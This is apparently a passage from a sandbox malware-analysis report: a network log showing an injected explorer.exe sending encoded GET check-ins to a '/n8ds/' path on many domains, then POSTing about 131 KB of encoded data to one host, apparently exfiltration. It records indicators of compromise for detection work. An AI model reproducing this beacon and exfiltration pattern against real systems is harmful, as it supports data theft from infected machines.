Nov 25, 2021 12:58:04.395824909 CET	6445	OUT	GET /n8ds/?6ldD=diws0RRfDxwvVlRuoC4BJCkr8rc2YRL+Z6kcdn/HANybL0ntvNIGnh8uTRYHcPOHwusF&5jp=eZ4Pez HTTP/1.1 Host: www.unitedmetal-saudi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:58:04.573025942 CET	6446	IN	HTTP/1.1 404 Server: ZGS Date: Thu, 25 Nov 2021 11:58:04 GMT Content-Type: text/html Content-Length: 4657 Connection: close Set-Cookie: 0cea9df7db=0f71d2b25c73f2883ce01c2fd3c97eb8; Path=/ X-XSS-Protection: 1 Set-Cookie: csrfc=7cab9245-d002-4707-a403-488c5a26dce3;path=/;priority=high Set-Cookie: _zcsr_tmp=7cab9245-d002-4707-a403-488c5a26dce3;path=/;SameSite=Strict;priority=high Pragma: no-cache Cache-Control: private,no-cache,no-store,max-age=0,must-revalidate Expires: Thu, 01 Jan 1970 00:00:00 GMT vary: accept-encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 2c 20 6e 6f 61 72 63 68 69 76 65 2c 20 6e 6f 73 6e 69 70 70 65 74 22 20 2f 3e 0a 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 5a 6f 68 6f 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 77 65 62 66 6f 6e 74 73 3f 66 61 6d 69 6c 79 3d 4f 70 65 6e 2b 53 61 6e 73 3a 34 30 30 2c 36 30 30 22 3e 0a 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 31 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 30 70 78 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 30 70 78 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 35 66 35 66 35 3b 0a 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 2e 74 6f 70 43 6f 6c 6f 72 73 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 6c 65 66 74 2c 20 23 66 30 34 37 33 64 20 30 25 2c 20 23 66 30 34 37 33 64 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 35 30 25 2c 20 23 30 38 36 64 35 20 35 30 25 2c 20 23 30 38 36 64 35 20 37 35 25 2c 20 23 66 64 63 30 30 30 20 37 35 25 2c 23 66 64 63 30 30 30 20 31 30 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 6c 65 66 74 2c 20 23 66 30 34 37 33 64 20 30 25 2c 20 23 66 30 34 37 33 64 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 32 35 25 2c 20 23 30 34 39 37 33 35 20 35 30 25 2c 20 23 30 30 38 36 64 35 20 35 30 25 2c 20 23 30 30 38 36 64 35 20 37 35 25 2c 20 23 66 64 63 30 30 30 20 37 35 25 2c 23 66 64 63 30 30 30 20 31 30 30 25 29 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 73 69 7a 65 3a 34 35 Data Ascii: <!DOCTYPE html><html> <head> <meta name="robots" content="noindex, nofollow, noarchive, nos nippet" /> <title>Zoho</title> <link type="text/css" rel="stylesheet" href="/webfonts?family=Open+Sans:400,600"> <style> body{ font-family:"Open Sans", sans-serif; font-size:11px; margin:0px; padding:0px; background-color:#f5f5f5; } .topColors{ background: -moz-linear-gradient(left, #f0473d 0%, #f0473d 25%, #049735 25%, #049735 50%, #0086d5 50%, #0086d5 75%, #fdc000 75%,#fdc000 100%); background: -webkit-linear-gradient(left, #f0473d 0%, #f0473d 25%, #049735 25%, #049735 50%, #0086d5 50%, #0086d5 75%, #fdc000 75%,#fdc000 100%); background-size:45

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.11.20	49826	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:58:24.837934971 CET	6452	OUT	GET /n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&v6Mt=3fxxA4Z HTTP/1.1 Host: www.inklusion.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:58:24.849364996 CET	6452	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 25 Nov 2021 11:58:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 30 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 63 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>50 <meta http-equiv='refresh' content='5; url=http://www.inklusion.online/' />a </head>9 <body>3c You are being redirected to http://www.inklusion.onlinea </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.11.20	49827	203.170.80.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:58:40.925452948 CET	6454	OUT	GET /n8ds/?6ldD=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRyIykKuA9BOdz3qmP8oX5t0meM3+FVL&v6Mt=3fxxA4Z HTTP/1.1 Host: www.mackthetruck.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.11.20	49828	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:59:21.091321945 CET	6458	OUT	GET /n8ds/?2dfPiT=o6P8yX&6ldD=xlQ0Win+OWEEdOu7BqbL/FEFl5i/i6MXL9UXMpB5xFgkztpNPhPNR2/8wQo9B3jWcPv9 HTTP/1.1 Host: www.divorcefearfreedom.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:59:21.100280046 CET	6458	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Nov 2021 11:59:21 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.divorcefearfreedom.com/n8ds/?2dfPiT=o6P8yX&6ldD=xlQ0Win+OWEEdOu7BqbL/FEFl5i/i6MXL9UXMpB5xFgkztpNPhPNR2/8wQo9B3jWcPv9 X-ac: 2.hhn _dca Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.11.20	49829	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:59:26.543008089 CET	6460	OUT	GET /n8ds/?6ldD=BkWPMdYTTR0ZQmtbwmm8ayu+d1W65DpSRIKYH6pwPIESNdIBtEF9Jb3WD/+idhQ1krue&2dfPiT=o6P8yX HTTP/1.1 Host: www.jamiecongedo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:59:26.648669958 CET	6461	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Thu, 25 Nov 2021 11:59:26 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: 4zgLEe1M/5T4GrCAz Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 6 1 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 3 0 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3 b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.11.20	49830	66.29.140.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:59:31.834853888 CET	6484	OUT	GET /n8ds/?6ldD=nk91cKg8qOwhKsLnO/dUua/naUDhyNO+v5raVsad7WuGJwv5YN6kPTcjqATZ67dmN8K4&v6Mt=3fxxA4Z HTTP/1.1 Host: www.lopsrental.lease Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:59:32.055282116 CET	6491	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Nov 2021 11:59:31 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 282 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6c 6f 70 73 72 65 6e 74 61 6c 2e 6c 65 61 73 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.lopsrental.lease Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.11.20	49835	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 13:00:58.945292950 CET	6501	OUT	POST /n8ds/ HTTP/1.1 Host: www.inklusion.online Connection: close

Timestamp	kBytes transferred	Direction	Data
			Connection: close Content-Length: 131142 Cache-Control: no-cache Origin: http://www.inklusion.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.inklusion.online/n8ds/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 36 6c 64 44 3d 33 56 45 69 59 58 53 66 54 54 54 35 52 6b 67 39 58 4c 78 76 35 4a 39 46 77 44 34 32 41 57 44 75 43 38 4d 7a 52 61 6e 69 76 71 45 6e 38 4b 6f 79 66 6b 55 4f 47 44 69 6d 58 77 77 58 48 37 58 6b 4e 59 34 6f 4e 63 6b 78 69 7a 31 68 67 70 79 4d 6d 67 6e 61 6c 30 67 69 47 4f 76 30 77 55 51 58 6c 52 4d 62 6f 79 6f 55 35 73 62 34 78 37 6a 33 75 7a 7e 75 28 53 35 6d 28 6c 69 5a 4e 39 6e 30 7a 35 32 6a 65 76 30 69 35 46 36 30 73 52 64 71 63 34 76 4a 28 77 4b 46 67 42 50 36 39 75 46 56 6a 71 39 6f 56 38 6f 50 50 5a 38 4d 58 30 72 63 4f 4e 76 31 7a 79 37 4e 38 44 34 52 6d 33 4d 4a 31 53 58 36 6e 42 39 42 36 4a 71 45 45 55 49 62 5a 72 58 6f 33 65 55 77 47 79 62 5f 69 59 31 47 6e 74 71 64 75 4b 64 31 78 75 34 57 50 57 6c 4a 6c 54 4b 4f 39 4b 73 66 6c 4e 47 54 33 67 53 64 53 44 6d 30 69 5f 4d 54 64 45 6d 68 4d 69 6f 54 31 35 79 37 45 4f 7e 66 6a 70 4e 2d 59 45 67 47 28 56 50 70 49 59 78 4e 6e 41 41 44 44 46 56 49 33 6e 61 56 37 79 70 39 58 35 46 46 35 56 66 50 76 55 39 43 4f 30 68 61 55 61 45 4c 66 33 72 5f 6c 76 45 34 61 73 48 36 78 4a 6d 70 46 6b 65 2d 4c 42 62 71 39 46 78 34 76 4c 51 34 63 42 62 64 4a 65 71 65 70 4c 52 6e 49 4b 6e 67 42 70 66 44 50 6c 73 5a 77 73 62 43 4d 31 45 31 66 63 72 5f 65 35 42 52 6a 56 41 49 7e 36 35 62 34 46 66 33 42 4c 51 7a 6b 75 4c 62 51 68 45 5f 67 50 59 65 70 73 54 47 69 76 68 32 6e 6f 57 74 32 36 53 45 6b 5a 63 49 48 4f 74 6b 63 4f 41 4b 68 62 6c 51 6e 34 64 7a 30 4a 54 51 28 38 4f 67 30 33 49 6d 66 43 4f 67 4a 73 4c 63 6e 77 4f 72 44 56 45 66 62 51 4c 72 6d 65 52 79 74 37 62 63 43 46 58 72 75 55 44 65 61 6d 59 47 66 46 64 55 32 54 6e 77 66 5a 51 64 38 32 6c 2d 36 75 47 4c 66 64 75 41 68 4c 33 65 64 71 5a 37 6c 4a 6a 47 72 6b 79 38 70 44 76 4b 50 72 49 53 70 4b 44 76 59 6c 39 6e 66 41 64 75 32 51 44 55 62 31 39 31 31 6a 65 78 73 66 7e 46 61 54 64 79 74 41 6f 30 6f 70 28 54 55 53 36 56 53 56 50 44 70 75 28 4b 6e 36 52 57 42 63 46 30 35 36 62 61 49 4f 6a 6d 6b 43 30 75 33 54 5a 33 59 41 61 35 49 45 51 7a 75 64 69 64 31 37 62 37 44 50 7e 45 31 46 4c 30 43 37 4e 6a 65 42 4d 66 55 39 4f 4d 55 36 58 58 79 49 33 33 58 34 4c 4d 72 53 70 6b 78 53 34 2d 67 32 37 49 4b 71 65 79 6b 5a 6f 56 4c 56 66 67 4a 79 6e 77 30 56 71 44 32 4f 67 75 7e 41 59 6c 57 7a 39 42 47 53 53 71 61 2d 70 53 6c 44 34 71 43 6e 52 6b 62 77 31 63 57 6b 54 41 30 6f 4a 43 57 6f 63 31 49 73 31 50 4e 4b 4c 4f 46 4e 47 30 43 6b 4a 6d 37 52 79 66 71 62 6f 52 7a 6d 62 72 46 36 4a 75 65 68 32 58 74 65 48 38 70 6f 73 35 36 37 55 37 54 71 57 64 71 66 62 46 78 4a 62 56 4a 51 38 32 51 72 52 6b 4f 43 70 49 5a 45 57 6a 4b 58 43 32 5a 73 4d 53 35 77 34 56 57 78 69 78 4e 6f 4d 39 55 42 71 4d 30 31 38 5f 54 5f 34 62 30 58 63 46 34 47 55 30 32 4f 53 42 65 44 79 56 62 6b 78 67 57 6e 67 74 48 49 56 70 6b 68 49 42 4a 73 61 6a 7a 67 48 41 58 76 61 52 53 47 66 34 45 37 50 42 39 66 46 76 77 52 41 71 6d 71 53 77 49 69 64 2d 76 57 68 44 49 6f 66 5a 6c 62 46 6f 71 76 75 33 49 59 62 75 52 6c 34 78 4d 58 67 38 36 65 44 44 46 41 52 50 45 69 51 54 49 63 54 75 4e 38 7a 46 50 43 53 56 76 64 66 79 77 76 6e 4c 51 56 70 44 53 38 43 79 34 6e 4d 47 7a 46 70 53 28 73 4c 72 78 76 31 43 47 73 30 33 30 4a 35 68 4b 67 31 75 46 39 6d 59 57 2d 68 51 28 37 51 38 52 78 45 41 78 4e 45 6f 66 67 4b 68 6f 54 34 79 59 62 51 47 54 77 68 4f 50 50 64 55 7e 6d 28 62 6b 61 69 45 54 79 75 6b 61 5f 4c 71 73 38 77 68 50 35 77 77 5a 70 43 62 57 6f 70 41 4c 32 31 35 39 32 42 5a 4d 61 44 76 35 53 62 37 31 4f 6c 53 45 73 7e 44 6c 38 41 67 56 54 58 6f 63 6b 52 54 6f 57 48 37 37 6a 66 45 6f 6d 47 65 74 37 63 74 39 6e 7e 53 35 66 38 77 39 6e 57 43 57 4b 56 58 61 37 33 66 79 31 57 72 36 59 30 2d 33 52 36 46 31 54 30 43 75 69 66 46 68 63 5a 38 59 58 66 47 37 67 6f 58 64 35 37 41 4b 5f 6e 4c 4f 4e 6f 2d 6d 75 75 31 6c 75 32 4b 28 5f 41 44 59 6a 48 6c 49 4e 50 6f 41 54 53 71 4d 50 6e 55 7e 56 72 4f 44 63 73 70 4a 6e 4d 75 61 33 30 49 78 32 6e 66 68 62 4c 62 54 57 58 65 78 36 4b 64 59 63 54 67 65 77 6f 61 7a 76 6e 71 42 47 4e 6e 28 32 35 78 57 4d 51 5f 71 73 41 38 5a 31 57 78 66 70 71 6c 7a 65 4a 4d 5a 77 6b 51 63 37 30 6c 4c 71 48 73 4b 59 47 6c 6e 69 42 79 67 33 38 4d 65 30 41 64 6b 79 Data Ascii: 6ldD=3VEiYXSfTTT5Rkg9XLxv5J9FwD42AWDuC8MzRanivqEn8KoyfkUOGDimXwwXH7XkNY4oNckxi z1hgpyMmgnal0giGOv0wUQXlRMboyoU5sb4x7j3uz~u(S5m(liZN9n0z52jev0i5F60sRdqc4vJ(wKFgBP69uFVjq9 oV8oPPZ8MX0rcONv1zy7N8D4Rm3MJ1SX6nB9B6JqEEUlbZrXo3eUwGyb_iY1GntqduKd1xu4WPWlJlTKO9KsflNGT3 gSdSDm0i_MTdEmhMioT15y7EO~fjpN-YEgG(VPplYxNnAADDFVl3naV7yp9X5FF5VfPvU9CO0haUaELf3r_lvE4asH 6xJmpFke-LBbq9Fx4vLQ4cBbdJeqepLRnIKngBpfDPlsZwsbCM1E1fcr_e5BRjVAI~65b4Ff3BLQzkuLbQhE_gPYep sTGivh2noWt26SEkZcIHOtkcOAKhblQn4dz0JTQ(8Og03ImfCOgJsLcnwOrDVEfbQLrmeRyt7bcCFXruUDeamYGfFd U2TnwfZQd82l-6uGLfduAhL3edqZ7lJjGrky8pDvKPrISpKDvYl9nfAdu2QDUb1911jexsf~FaTdytAo0op(TUS6VS VPDpu(Kn6RWBcF056baIOjmkC0u3TZ3YAa5IEQzudid17b7DP~E1FL0C7NjeBMfU9OMU6XXyI33X4LMrSpkxS4-g27 IKqeykZoVLVfgJynw0VqD2Ogu~AYlWz9BGSSqa-pSlD4qCnRkbw1cWkTA0oJCWoc1Is1PNKLOFNG0CkJm7RyfqboRz mbrF6Jueh2XteH8pos567U7TqWdqfbFxJbVJQ82QrRkOCpIZEWjKXC2ZsMS5w4VWxixNoM9UBqM018_T_4b0XcF4GU 02OSBeDyVbkxgWngtHIVpkhIBJsajzgHAXvaRSGf4E7PB9fFvwRAqmqSwIid-vWhDIofZlbFoqvu3lYbuRl4xMXg86 eDDFARPEiQTIcTuN8zFPCSVvdfywvnLQVpDS8Cy4nMGzFpS(sLrxv1CGs030J5hKg1uF9mYW-hQ(7Q8RxEAxNEofgK hoT4yYbQGTwhOPPdU~m(bkaiETyuka_Lqs8whP5wwZpCbWopAL21592BZMaDv5Sb71OlSEs~Dl8AgVTXockRToWH77 jfEomGet7ct9n~S5f8w9nWCWKVXa73fy1Wr6Y0-3R6F1T0CuifFhcZ8YXfG7goXd57AK_nLONo-muu1lu2K(_ADYjH llNPoATSqMPnU~VrODcspJnMua30lx2nfhbLbTWXex6KdYcTgewoazvnqBGNn(25xWMQ_qsA8Z1WxfpqlzeJMZwkQc 70lLqHsKYGlniByg38Me0AdkyruYp1Xo4STz7m_U_3waXxjWtCXZuAYBrev~P~MTvIjoHdFuCw-YSH6fCRgiRTl8KH Q03sdoZwgQog09LIqh8MArqB3Z4lbo6hd425zNm6s4vSU7yBDwdSZ9w~FzEfqRuuap8KifCh9Hxwg8axP4QymV8GEp ewttVbyRsK6VFqsUnsEvpw-G-qDafQ4gnrbBdF4WeX6b0KINVsW4W(p4iXWwoVEApuvDLa9dUdAk9NECUWdAqWiFEl BP_qV8BuAGHH8fPmxbpD_tRgTZYZznP1RqRbRmflvX_7jlLFD9eX-cdT0~To-E6O9kycoOFh-d63xWMfHwjy_3pUFh xQX0wyeixsHtFioR5llwNm9Sk~ok8(ftDwxiIN-Br~rsmlSHBLt27u4oXFx18Wtom~l7MD762uFaIbYciBD19sfx2I mW6Cu7kCX~RMy8h7luVB-P5RnuxIpR0L9lr8HLpzToWgkhMRX7LAj2opRyt2hXnuzXCPbC7xBFinqMKJJ4WiAABiQg XLyFQ83mcWlOr6J6frYnu2FdkJQTdvGOrEB1U4AOfVDiNDiyTq2LNIBgBPWZ7u_IH8LqCscYeChJhPsBM4_jkdko6i BQhVJJWre~acneo81E5~sUrtcDa2872zGKGbLI_gBbcXiyAggg6joc5N5l7LgbB5Sk6mGlKCMv0J5cQhNGwk45Ss5C CilxwMWbOxzHM9NIM4yc6E4HyHsMpxbsLw1pAovl2xEcNXL3H(QsGt0a-(NyR97AJL5OFB5T_jUEaQWgDQ9VZly3sD Tf4hfN6qb3Ek6Kgn6VxPedit2NphtLod6mWuU9cZrW8(PO5vB0_iG4oUHkmbry5z5DPUA9J3Y7vURRDZ677xKggyxL qQopyCin2uvlZrAfH7xMdPvoPIcl7UwUlHo66rpp-s4nMuqUllFkZv2hg6V5yRdR8rA9MyvbUBujyMlFnVudtRF5fW Y8IP1uqGHtAlpYT5JqbuE3e8hFNMPRDaffGlXXHY4Puu0B9AfCtChMX6lNmh9NPWgQA0HQRpFjB4z1wKrhFg8QM1nL 